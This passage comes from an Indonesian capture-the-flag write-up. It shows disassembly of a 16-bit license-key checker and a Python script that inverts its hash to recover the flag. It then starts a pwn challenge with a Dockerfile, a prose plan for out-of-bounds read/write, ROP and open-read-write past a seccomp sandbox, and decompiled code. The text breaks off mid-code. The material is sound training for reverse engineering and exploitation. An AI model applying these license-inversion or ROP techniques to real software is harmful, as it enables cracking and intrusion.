    w(f"### REGION #{idx}  [{s:04X} .. {e:04X}]  ({e-s} bytes)")
    w("=" * 70)
    for ins in md.disasm(mem_bytes[s:e], s):
        raw = ' '.join(f"{b:02X}" for b in ins.bytes)
        if ins.mnemonic == '.byte':
            w(f"{ins.address:04X}:  {raw:<18} DB {ins.op_str}")
        else:
            w(f"{ins.address:04X}:  {raw:<18} {ins.mnemonic:<8}
{ins.op_str}")

out.close()
```

itu untuk disasm punya nya **deepseek**, then aku coba coba juga untuk buat punya ku sendiri, seperti ini punyaku

```
def disasm(mem, ip):
    md = Cs(CS_ARCH_X86, CS_MODE_16)
    for insn in md.disasm(bytes(int(b) & 0xFF for b in mem[ip:]), ip):
        print(f"{insn.address:04X}:  {insn.bytes.hex(' ').upper():<14}
{insn.mnemonic} {insn.op_str}")

for n in
['AX','CX','DX','BX','SP','BP','SI','DI','IP','ES','CS','SS','DS','flags']:
    if n in regs:
        print(f"{n:6} = {regs[n]}")

disasm(mem, int(regs.get("IP", 0)))
```

dan hasil dari disasm nya seperti ini, aku jga masi kurang tau ini udah bersih banget atau belom, tapi wish udah bersih hasil disasmnya

```
AX     = 0
CX     = 0
DX     = 0
BX     = 0
SP     = 1528
BP     = 0
SI     = 0
DI     = 0
IP     = 256
ES     = 0
CS     = 0
SS     = 0
DS     = 0
flags  = 0
0100:  BC F0 05       mov sp, 0x5f0
0103:  B8 02 00       mov ax, 2
0106:  A3 00 21       mov word ptr [0x2100], ax
0109:  BE 2F 03       mov si, 0x32f
010C:  AC             lodsb al, byte ptr [si]
010D:  3C 00          cmp al, 0
010F:  74 08          je 0x119
0111:  50             push ax
0112:  BB 00 20       mov bx, 0x2000
0115:  FF D3          call bx
0117:  EB F3          jmp 0x10c
0119:  31 FF          xor di, di
011B:  BB 06 20       mov bx, 0x2006
011E:  FF D3          call bx
0120:  3C 00          cmp al, 0
0122:  74 F7          je 0x11b
0124:  3C 08          cmp al, 8
0126:  75 08          jne 0x130
0128:  83 FF 00       cmp di, 0
```

```
012B:  74 1B          je 0x148
012D:  4F             dec di
012E:  EB 18          jmp 0x148
0130:  3C 0A          cmp al, 0xa
0132:  74 1F          je 0x153
0134:  3C 0D          cmp al, 0xd
0136:  74 1B          je 0x153
0138:  83 FF 10       cmp di, 0x10
013B:  7D 0B          jge 0x148
013D:  88 85 00 05    mov byte ptr [di + 0x500], al
0141:  47             inc di
0142:  50             push ax
0143:  BB 00 20       mov bx, 0x2000
0146:  FF D3          call bx
0148:  BB 06 20       mov bx, 0x2006
014B:  FF D3          call bx
014D:  3C 00          cmp al, 0
014F:  75 F7          jne 0x148
0151:  EB C8          jmp 0x11b
0153:  83 FF 10       cmp di, 0x10
0156:  74 02          je 0x15a
0158:  EB EE          jmp 0x148
015A:  C7 06 10 05 00 00 mov word ptr [0x510], 0
0160:  A1 08 05       mov ax, word ptr [0x508]
0163:  8B 1E 10 05    mov bx, word ptr [0x510]
0167:  D1 E3          shl bx, 1
0169:  03 87 CC 03    add ax, word ptr [bx + 0x3cc]
016D:  8A 0E 10 05    mov cl, byte ptr [0x510]
0171:  80 F9 07       cmp cl, 7
0174:  72 03          jb 0x179
0176:  80 E9 07       sub cl, 7
0179:  FE C1          inc cl
017B:  D3 C0          rol ax, cl
017D:  33 06 02 05    xor ax, word ptr [0x502]
0181:  50             push ax
0182:  A1 10 05       mov ax, word ptr [0x510]
0185:  BA 37 13       mov dx, 0x1337
```

```
0188:  F7 E2          mul dx
018A:  89 C2          mov dx, ax
018C:  58             pop ax
018D:  01 D0          add ax, dx
018F:  8B 1E 00 05    mov bx, word ptr [0x500]
0193:  31 C3          xor bx, ax
0195:  A1 08 05       mov ax, word ptr [0x508]
0198:  A3 00 05       mov word ptr [0x500], ax
019B:  89 1E 08 05    mov word ptr [0x508], bx
019F:  A1 0A 05       mov ax, word ptr [0x50a]
01A2:  8B 1E 10 05    mov bx, word ptr [0x510]
01A6:  D1 E3          shl bx, 1
01A8:  03 87 CC 03    add ax, word ptr [bx + 0x3cc]
01AC:  8A 0E 10 05    mov cl, byte ptr [0x510]
01B0:  80 F9 07       cmp cl, 7
01B3:  72 03          jb 0x1b8
01B5:  80 E9 07       sub cl, 7
01B8:  FE C1          inc cl
01BA:  D3 C0          rol ax, cl
01BC:  33 06 04 05    xor ax, word ptr [0x504]
01C0:  50             push ax
01C1:  A1 10 05       mov ax, word ptr [0x510]
01C4:  BA 37 13       mov dx, 0x1337
01C7:  F7 E2          mul dx
01C9:  89 C2          mov dx, ax
01CB:  58             pop ax
01CC:  01 D0          add ax, dx
01CE:  8B 1E 02 05    mov bx, word ptr [0x502]
01D2:  31 C3          xor bx, ax
01D4:  A1 0A 05       mov ax, word ptr [0x50a]
01D7:  A3 02 05       mov word ptr [0x502], ax
01DA:  89 1E 0A 05    mov word ptr [0x50a], bx
01DE:  A1 0C 05       mov ax, word ptr [0x50c]
01E1:  8B 1E 10 05    mov bx, word ptr [0x510]
01E5:  D1 E3          shl bx, 1
01E7:  03 87 CC 03    add ax, word ptr [bx + 0x3cc]
01EB:  8A 0E 10 05    mov cl, byte ptr [0x510]
```

```
01EF:  80 F9 07       cmp cl, 7
01F2:  72 03          jb 0x1f7
01F4:  80 E9 07       sub cl, 7
01F7:  FE C1          inc cl
01F9:  D3 C0          rol ax, cl
01FB:  33 06 06 05    xor ax, word ptr [0x506]
01FF:  50             push ax
0200:  A1 10 05       mov ax, word ptr [0x510]
0203:  BA 37 13       mov dx, 0x1337
0206:  F7 E2          mul dx
0208:  89 C2          mov dx, ax
020A:  58             pop ax
020B:  01 D0          add ax, dx
020D:  8B 1E 04 05    mov bx, word ptr [0x504]
0211:  31 C3          xor bx, ax
0213:  A1 0C 05       mov ax, word ptr [0x50c]
0216:  A3 04 05       mov word ptr [0x504], ax
0219:  89 1E 0C 05    mov word ptr [0x50c], bx
021D:  A1 0E 05       mov ax, word ptr [0x50e]
0220:  8B 1E 10 05    mov bx, word ptr [0x510]
0224:  D1 E3          shl bx, 1
0226:  03 87 CC 03    add ax, word ptr [bx + 0x3cc]
022A:  8A 0E 10 05    mov cl, byte ptr [0x510]
022E:  80 F9 07       cmp cl, 7
0231:  72 03          jb 0x236
0233:  80 E9 07       sub cl, 7
0236:  FE C1          inc cl
0238:  D3 C0          rol ax, cl
023A:  33 06 00 05    xor ax, word ptr [0x500]
023E:  50             push ax
023F:  A1 10 05       mov ax, word ptr [0x510]
0242:  BA 37 13       mov dx, 0x1337
0245:  F7 E2          mul dx
0247:  89 C2          mov dx, ax
0249:  58             pop ax
024A:  01 D0          add ax, dx
024C:  8B 1E 06 05    mov bx, word ptr [0x506]
```

```
0250:  31 C3          xor bx, ax
0252:  A1 0E 05       mov ax, word ptr [0x50e]
0255:  A3 06 05       mov word ptr [0x506], ax
0258:  89 1E 0E 05    mov word ptr [0x50e], bx
025C:  A1 0A 05       mov ax, word ptr [0x50a]
025F:  01 06 00 05    add word ptr [0x500], ax
0263:  A1 0C 05       mov ax, word ptr [0x50c]
0266:  31 06 02 05    xor word ptr [0x502], ax
026A:  A1 0E 05       mov ax, word ptr [0x50e]
026D:  01 06 04 05    add word ptr [0x504], ax
0271:  A1 08 05       mov ax, word ptr [0x508]
0274:  31 06 06 05    xor word ptr [0x506], ax
0278:  FF 06 10 05    inc word ptr [0x510]
027C:  83 3E 10 05 0C cmp word ptr [0x510], 0xc
0281:  73 03          jae 0x286
0283:  E9 DA FE       jmp 0x160
0286:  A1 BC 03       mov ax, word ptr [0x3bc]
0289:  33 06 CC 03    xor ax, word ptr [0x3cc]
028D:  2D 00 00       sub ax, 0
0290:  39 06 00 05    cmp word ptr [0x500], ax
0294:  75 72          jne 0x308
0296:  A1 BE 03       mov ax, word ptr [0x3be]
0299:  33 06 D2 03    xor ax, word ptr [0x3d2]
029D:  2D 11 24       sub ax, 0x2411
02A0:  39 06 02 05    cmp word ptr [0x502], ax
02A4:  75 62          jne 0x308
02A6:  A1 C0 03       mov ax, word ptr [0x3c0]
02A9:  33 06 D8 03    xor ax, word ptr [0x3d8]
02AD:  2D 22 48       sub ax, 0x4822
02B0:  39 06 04 05    cmp word ptr [0x504], ax
02B4:  75 52          jne 0x308
02B6:  A1 C2 03       mov ax, word ptr [0x3c2]
02B9:  33 06 DE 03    xor ax, word ptr [0x3de]
02BD:  2D 33 6C       sub ax, 0x6c33
02C0:  39 06 06 05    cmp word ptr [0x506], ax
02C4:  75 42          jne 0x308
02C6:  A1 C4 03       mov ax, word ptr [0x3c4]
```

```
02C9:  33 06 CC 03    xor ax, word ptr [0x3cc]
02CD:  2D 44 90       sub ax, 0x9044
02D0:  39 06 08 05    cmp word ptr [0x508], ax
02D4:  75 32          jne 0x308
02D6:  A1 C6 03       mov ax, word ptr [0x3c6]
02D9:  33 06 D2 03    xor ax, word ptr [0x3d2]
02DD:  2D 55 B4       sub ax, 0xb455
02E0:  39 06 0A 05    cmp word ptr [0x50a], ax
02E4:  75 22          jne 0x308
02E6:  A1 C8 03       mov ax, word ptr [0x3c8]
02E9:  33 06 D8 03    xor ax, word ptr [0x3d8]
02ED:  2D 66 D8       sub ax, 0xd866
02F0:  39 06 0C 05    cmp word ptr [0x50c], ax
02F4:  75 12          jne 0x308
02F6:  A1 CA 03       mov ax, word ptr [0x3ca]
02F9:  33 06 DE 03    xor ax, word ptr [0x3de]
02FD:  2D 77 FC       sub ax, 0xfc77
0300:  39 06 0E 05    cmp word ptr [0x50e], ax
0304:  75 02          jne 0x308
0306:  EB 13          jmp 0x31b
0308:  BE 98 03       mov si, 0x398
030B:  AC             lodsb al, byte ptr [si]
030C:  3C 00          cmp al, 0
030E:  74 08          je 0x318
0310:  50             push ax
0311:  BB 00 20       mov bx, 0x2000
0314:  FF D3          call bx
0316:  EB F3          jmp 0x30b
0318:  E9 FE FD       jmp 0x119
031B:  BE 6C 03       mov si, 0x36c
031E:  AC             lodsb al, byte ptr [si]
031F:  3C 00          cmp al, 0
0321:  74 08          je 0x32b
0323:  50             push ax
0324:  BB 00 20       mov bx, 0x2000
0327:  FF D3          call bx
0329:  EB F3          jmp 0x31e
```

```
032B:  FA             cli
032C:  F4             hlt
032D:  EB FE          jmp 0x32d
032F:  3D 3D 3D       cmp ax, 0x3d3d
0332:  20 38          and byte ptr [bx + si], bh
0334:  30 38          xor byte ptr [bx + si], bh
0336:  36 20 4C 49    and byte ptr ss:[si + 0x49], cl
033A:  43             inc bx
033B:  45             inc bp
033C:  4E             dec si
033D:  53             push bx
033E:  45             inc bp
033F:  20 56 41       and byte ptr [bp + 0x41], dl
0342:  4C             dec sp
0343:  49             dec cx
0344:  44             inc sp
0345:  41             inc cx
0346:  54             push sp
0347:  49             dec cx
0348:  4F             dec di
0349:  4E             dec si
034A:  20 4D 4F       and byte ptr [di + 0x4f], cl
034D:  44             inc sp
034E:  55             push bp
034F:  4C             dec sp
0350:  45             inc bp
0351:  20 3D          and byte ptr [di], bh
0353:  3D 3D 0A       cmp ax, 0xa3d
0356:  45             inc bp
0357:  4E             dec si
0358:  54             push sp
0359:  45             inc bp
035A:  52             push dx
035B:  20 31          and byte ptr [bx + di], dh
035D:  36 2D 43 48    sub ax, 0x4843
0361:  41             inc cx
0362:  52             push dx
```

```
0363:  20 4B 45       and byte ptr [bp + di + 0x45], cl
0366:  59             pop cx
0367:  3A 0A          cmp cl, byte ptr [bp + si]
0369:  3E 20 00       and byte ptr ds:[bx + si], al
036C:  0A 5B 2B       or bl, byte ptr [bp + di + 0x2b]
036F:  5D             pop bp
0370:  20 41 43       and byte ptr [bx + di + 0x43], al
0373:  54             push sp
0374:  49             dec cx
0375:  56             push si
0376:  41             inc cx
0377:  54             push sp
0378:  49             dec cx
0379:  4F             dec di
037A:  4E             dec si
037B:  20 53 55       and byte ptr [bp + di + 0x55], dl
037E:  43             inc bx
037F:  43             inc bx
0380:  45             inc bp
0381:  53             push bx
0382:  53             push bx
0383:  21 20          and word ptr [bx + si], sp
0385:  4C             dec sp
0386:  49             dec cx
0387:  43             inc bx
0388:  45             inc bp
0389:  4E             dec si
038A:  53             push bx
038B:  45             inc bp
038C:  20 56 45       and byte ptr [bp + 0x45], dl
038F:  52             push dx
0390:  49             dec cx
0391:  46             inc si
0392:  49             dec cx
0393:  45             inc bp
0394:  44             inc sp
0395:  2E 0A 00       or al, byte ptr cs:[bx + si]
```

```
0398:  0A 5B 2D       or bl, byte ptr [bp + di + 0x2d]
039B:  5D             pop bp
039C:  20 49 4E       and byte ptr [bx + di + 0x4e], cl
039F:  56             push si
03A0:  41             inc cx
03A1:  4C             dec sp
03A2:  49             dec cx
03A3:  44             inc sp
03A4:  20 4C 49       and byte ptr [si + 0x49], cl
03A7:  43             inc bx
03A8:  45             inc bp
03A9:  4E             dec si
03AA:  53             push bx
03AB:  45             inc bp
03AC:  20 4B 45       and byte ptr [bp + di + 0x45], cl
03AF:  59             pop cx
03B0:  21 20          and word ptr [bx + si], sp
03B2:  52             push dx
03B3:  45             inc bp
03B4:  54             push sp
03B5:  52             push dx
03B6:  59             pop cx
03B7:  3A 0A          cmp cl, byte ptr [bp + si]
03B9:  3E 20 00       and byte ptr ds:[bx + si], al
03BC:  08 BF 70 06    or byte ptr [bx + 0x670], bh
03C0:  BE 33 70       mov si, 0x7033
03C3:  99             cdq
03C4:  7D E2          jge 0x3a8
03C6:  A1 95 3E       mov ax, word ptr [0x3e95]
03C9:  30 12          xor byte ptr [bp + si], dl
03CB:  64 37          aaa
03CD:  13 42 42       adc ax, word ptr [bp + si + 0x42]
03D0:  AD             lodsw ax, word ptr [si]
03D1:  DE EF          fsubp st(7)
03D3:  BE FE CA       mov si, 0xcafe
03D6:  90             nop
03D7:  90             nop
```

```
03D8:  34 12          xor al, 0x12
03DA:  78 56          js 0x432
03DC:  CD AB          int 0xab
03DE:  77 77          ja 0x457
03E0:  88 88 99 99    mov byte ptr [bx + si - 0x6667], cl
03E4:  00 00          add byte ptr [bx + si], al
03E6:  00 00          add byte ptr [bx + si], al
/* sisanya instruksi add byte ptr [bx + si], al aja */
```

nah dihasil disasm ini entry pointnya itu start di 0x1000

```
0100:  BC F0 05       mov sp, 0x5f0
0103:  B8 02 00       mov ax, 2
0106:  A3 00 21       mov word ptr [0x2100], ax
0109:  BE 2F 03       mov si, 0x32f
010C:  AC             lodsb al, byte ptr [si]
010D:  3C 00          cmp al, 0
010F:  74 08          je 0x119
0111:  50             push ax
0112:  BB 00 20       mov bx, 0x2000
0115:  FF D3          call bx
0117:  EB F3          jmp 0x10c
0119:  31 FF          xor di, di
```

disini programnya setup stack, terus programnya jalan, pointer ke string program then baca inputnya

```
015A:  C7 06 10 05 00 00 mov word ptr [0x510], 0
0160:  A1 08 05       mov ax, word ptr [0x508]
0163:  8B 1E 10 05    mov bx, word ptr [0x510]
0167:  D1 E3          shl bx, 1
0169:  03 87 CC 03    add ax, word ptr [bx + 0x3cc]
016D:  8A 0E 10 05    mov cl, byte ptr [0x510]
```

```
0171:  80 F9 07       cmp cl, 7
...
027C:  83 3E 10 05 0C cmp word ptr [0x510], 0xc
0281:  73 03          jae 0x286
0283:  E9 DA FE       jmp 0x160
```

dibagian ini programnya ngelakuin iterasi sampe 12x dan di cek kalo blom 12x dia balik lagi ke 0x160, kalau udah jump ke 0x286, next langsung saja kita refer ke 0x286

```
0286:  A1 BC 03       mov ax, word ptr [0x3bc]
0289:  33 06 CC 03    xor ax, word ptr [0x3cc]
028D:  2D 00 00       sub ax, 0
0290:  39 06 00 05    cmp word ptr [0x500], ax
0294:  75 72          jne 0x308
```


disini ada pengecekan lagi kalau misalnya [0x500], ax itu sama program lanjut tapi kalau engga lmpat lagi ke 0x308

jadi pada iterasi loop yang tadi aku mention di bagian awal itu ada operasi pair berjumlah 4 pair yang dimana 4 pair ini harus kita cari urutannya,dan tiap tiap pair itu ada statenya masing masing, dan tentu aja beda, jadi kalau kita salah dalam mapping state dan pairnya, yap of course input kita ga akan match. nah state state ini juga punya table index nya dan nanti hasilnya di cocokin sama target hashnya. kita ambil contoh iterasi untuk pair 0

```
0160:  A1 08 05       mov ax, word ptr [0x508] ; salin nilai state
0163:  8B 1E 10 05    mov bx, word ptr [0x510] ; salin nilai loop
0167:  D1 E3          shl bx, 1                ; loop*2
0169:  03 87 CC 03  add ax, word ptr [bx+0x3cc] ; state[AX] +=
```

```
table[counter]
016D:  8A 0E 10 05    mov cl, byte ptr [0x510] ; salin nilai di 0x510
0171:  80 F9 07       cmp cl, 7 ; compare dengan 7
0174:  72 03          jb 0x179 ; kalau engga lompat ke 0x179
0176:  80 E9 07       sub cl, 7 ; kalau lebih dari 7 kurang sama 7 lagi
0179:  FE C1          inc cl ; naikin CL (+1)
017B:  D3 C0          rol ax, cl ; rotate left sebanyak si cl
017D:  33 06 02 05    xor ax, word ptr [0x502] ; xor nilainya
0181:  50             push ax ; di push
0182:  A1 10 05       mov ax, word ptr [0x510] ; salin nilai lagi
0185:  BA 37 13       mov dx, 0x1337 ; isi dengan const 0x1337
0188:  F7 E2          mul dx ; dx dikali
018A:  89 C2          mov dx, ax ; salin ax ke dx
018C:  58             pop ax ; ambil nilai ax
018D:  01 D0          add ax, dx ; di tambahin
018F:  8B 1E 00 05    mov bx, word ptr [0x500] ; salin nilai ke bx
0193:  31 C3          xor bx, ax ; xor bx sama ax
0195:  A1 08 05       mov ax, word ptr [0x508] ; salin nilai ke ax
0198:  A3 00 05       mov word ptr [0x500], ax ; ax disimpan ke 0x500
019B:  89 1E 08 05    mov word ptr [0x508], bx ; bx disimpan ke 0x508
```

nah tiap tiap state itu operasinya ga selalu sama dan berbeda beda, jadi untuk solutionnya kita ga bisa nebak nebak statenya (eh mungkin bisa tpi lama?) karna oeparisnya beda beda itu. thx for my Deepseek. awalnya dia pakai z3 cuma aku ga yakin terkait constraintnya ada solution atau solutionnya lebih dari 1. karna kan z3 itu harus ada 1 solution yang valid yang aku tau. so aku minta dia kasi aku script yang ga pakai z3



dan yang dia kasi demerministik (reverse manual). dan ini lah solver akhirnya.

Script

```python
MASK = 0xFFFF

def rol16(x, n):
    n %= 16
    return ((x << n) | (x >> (16 - n))) & MASK

def ror16(x, n):
    n %= 16
    return ((x >> n) | (x << (16 - n))) & MASK

TABLE = [0x1337, 0x4242, 0xDEAD, 0xBEEF, 0xCAFE, 0x9090,
         0x1234, 0x5678, 0xABCD, 0x7777, 0x8888, 0x9999]

TARGET = [0xAC3F, 0x948E, 0xD968, 0x81D4, 0x6106, 0x76F9, 0x49A4, 0x16EE]
```

```
PAIRS = [(0,1,4,5), (1,2,5,6), (2,3,6,7), (3,0,7,4)]


def pair_fwd(state, a_lo, a_hi, b_lo, b_hi, tbl, cl, counter):
    A = state[b_lo]
    A = (A + tbl) & MASK
    A = rol16(A, cl)
    A = A ^ state[a_hi]
    A = (A + counter * 0x1337) & MASK
    B = state[a_lo] ^ A
    state[a_lo] = state[b_lo]
    state[b_lo] = B

def pair_rev(state, a_lo, a_hi, b_lo, b_hi, tbl, cl, counter):
    new_a_lo = state[a_lo]
    new_b_lo = state[b_lo]
    old_b_lo = new_a_lo                    # state[b_lo]_old =
new_state[a_lo]
    old_a_hi = state[a_hi]                 # unchanged
    A = (old_b_lo + tbl) & MASK
    A = rol16(A, cl)
    A = A ^ old_a_hi
    A = (A + counter * 0x1337) & MASK
    old_a_lo = new_b_lo ^ A
    state[a_lo] = old_a_lo
    state[b_lo] = old_b_lo


def hash_fwd(words):
    s = words[:]
    for counter in range(12):
        cl = (counter % 7) + 1
        tbl = TABLE[counter]
        for p in PAIRS:
            pair_fwd(s, *p, tbl, cl, counter)
        s[0] = (s[0] + s[5]) & MASK
```

```
        s[1] = s[1] ^ s[6]
        s[2] = (s[2] + s[7]) & MASK
        s[3] = s[3] ^ s[4]
    return s


def hash_rev(target):
    s = target[:]
    for counter in range(11, -1, -1):
        # reverse mixing
        s[3] = s[3] ^ s[4]
        s[2] = (s[2] - s[7]) & MASK
        s[1] = s[1] ^ s[6]
        s[0] = (s[0] - s[5]) & MASK
        # reverse pairs (reverse order)
        cl = (counter % 7) + 1
        tbl = TABLE[counter]
        for p in reversed(PAIRS):
            pair_rev(s, *p, tbl, cl, counter)
    return s



# === SOLVE ===
input_words = hash_rev(TARGET)
print("Input words (hex):", [hex(w) for w in input_words])

# Convert ke bytes (little-endian per word)
out = b''
for w in input_words:
    out += bytes([w & 0xFF, (w >> 8) & 0xFF])

print("Input bytes (hex):", out.hex())
print("Input ASCII      :", out.decode('latin1'))

# === VERIFIKASI ===
check = hash_fwd(input_words)
print("\nVerifikasi forward:")
```

```
print("  target :", [hex(t) for t in TARGET])
print("  hasil  :", [hex(c) for c in check])
print("  MATCH  :", check == TARGET)
```



and yap kita dapat license nya tinggal masukkin string license ke format flagnya. oh ya btw yang <script> ini scam jir dah effort bela belain decrypt steram key terus xor bentar malah dikasih musik doang. dih


```
_0x4d12 = [
    51, 28, 1, 242, 252, 166, 134, 153, 186, 191,
    168, 158, 130, 42, 115, 123, 4, 21, 6, 63,
    62, 8, 20, 203, 166, 195, 226, 209, 248, 184,
    136, 157, 143, 53, 71, 102, 2, 127, 36, 55,
    7, 29, 48, 191, 244, 235, 218, 152, 191, 229,
    221, 198
]

seed = 0x5B
```

```python
res = ""

for i, x in enumerate(_0x4d12):
    key = (i * 13 + (seed & 0xff)) & 0xff
    res += chr(x ^ key)

print(res)
```



dah lah.

Flag: IFEST26{CSS86B7K9M3P2R5Q}

AI Chat: https://chat.deepseek.com/share/q7o5ttfd4jaqlsc85r

Gist solver: https://gist.github.com/yunx1aoo/035ae6077937e0aa0b22a7ee80255933

Pwn

JokScript [419 pts]



diberikan sebuah file **.zip** dan ketika diextract kita dikasih 2 file. file docker dan juga binarynya yang distrip. dan dari docker jga kita tau kalau binarynya itu static dan kita ga perlu ambil libc di docker karna filenya itu static jadi di patch pun ga akan bisa. lalu di dalam binarynya juga ada sandbox yang ngeban **execve**, dan hanya dikasih open read write dan kawan kawan. untuk approach solution ku, disini kita akan memanfaatkan 2 jenis vuln. kita dikasih 2 arbitary yaitu write and read dengan memanfaatkan vuln **OOB** yang ada di fungsi **cek_detail** dan juga **revisi() serta set_rincian.** kita bisa gunakan **cek_detail** untuk leak address dan cari pointer ke

title untuk kita tulis rop chain kita disana. untuk ROP chainnya terdapat 2 tahap di punyaku, pertama aku allocatorin 2x title0 dan juga title1, maaf kalau ribet kepikirannya gitu si mungkin bisa aja kalau cuma 1 title. kita buat rop read di title1 pakai fitur **revisi().** disini kondisinya si title1 udah jadi read. setelah itu buat chain kedua yang isinya ORW then pivotin kearah title1 yang udah jadi read dengan memanfaatkan fungsi **set_rincian**, then gunakan **estimasi()** yang dimana ini tempat kita tembak stage2, dengan memanfaatkan pivot kita ke title1.

Dockerfile

```
FROM ubuntu:24.04

ENV DEBIAN_FRONTEND=noninteractive

# Binary soal di-link statis terhadap musl. Container tidak butuh libc apa pun
# selain untuk socat, dan tidak ada libc yang perlu dicocokkan dengan peserta.
RUN apt-get update && \
    apt-get install -y --no-install-recommends socat && \
    rm -rf /var/lib/apt/lists/*

RUN useradd --create-home --home-dir /home/ctf --shell /bin/bash ctf

WORKDIR /home/ctf
COPY jokscript flag.txt ./

RUN chown root:ctf /home/ctf/jokscript /home/ctf/flag.txt && \
    chmod 755 /home/ctf && \
    chmod 750 /home/ctf/jokscript && \
    chmod 440 /home/ctf/flag.txt

USER ctf
EXPOSE 6543
```

```
CMD ["socat", "TCP-LISTEN:6543,reuseaddr,fork", \
     "EXEC:/home/ctf/jokscript,pty,stderr,setsid,sigint,rawer,echo=0"]
```

nah untuk docker ga banyak yang bisa saya jelasin si soalnya udah jelas juga ada komentarnya disitu v:. oke kita next ke pembahasan func yang cukup banyak aslinya tapi aku cba singkat ya.

sub_14E0

```
unsigned __int64 __fastcall sub_14E0(__int64 a1, __int64 a2,
__int64 a3, __int64 a4, __int64 a5, __int64 a6)
{
  int *v6; // rcx
  int v7; // edx
  char *v8; // rax
  int v9; // esi
  __int64 v10; // rcx
  __int64 v11; // r8
  __int64 v12; // r9
  unsigned __int64 result; // rax
  int v14; // [rsp+0h] [rbp-28h] BYREF
  unsigned __int64 v15; // [rsp+18h] [rbp-10h]

  v6 = &unk_9720;
  v7 = 17;
  v15 = __readfsqword(0x28u);
  qword_C350 = 32;
  qword_C340 = 0x400000020LL;
  qword_C348 = 0xC000003E13000015LL;
  qword_C358 = 0x900130015LL;
  v8 = &unk_C360;
  do
  {
    v9 = *v6;
    v8[2] = v7;
```

```
    ++v6;
    *v8 = 21;
    v8 += 8;
    *(v8 - 5) = 0;
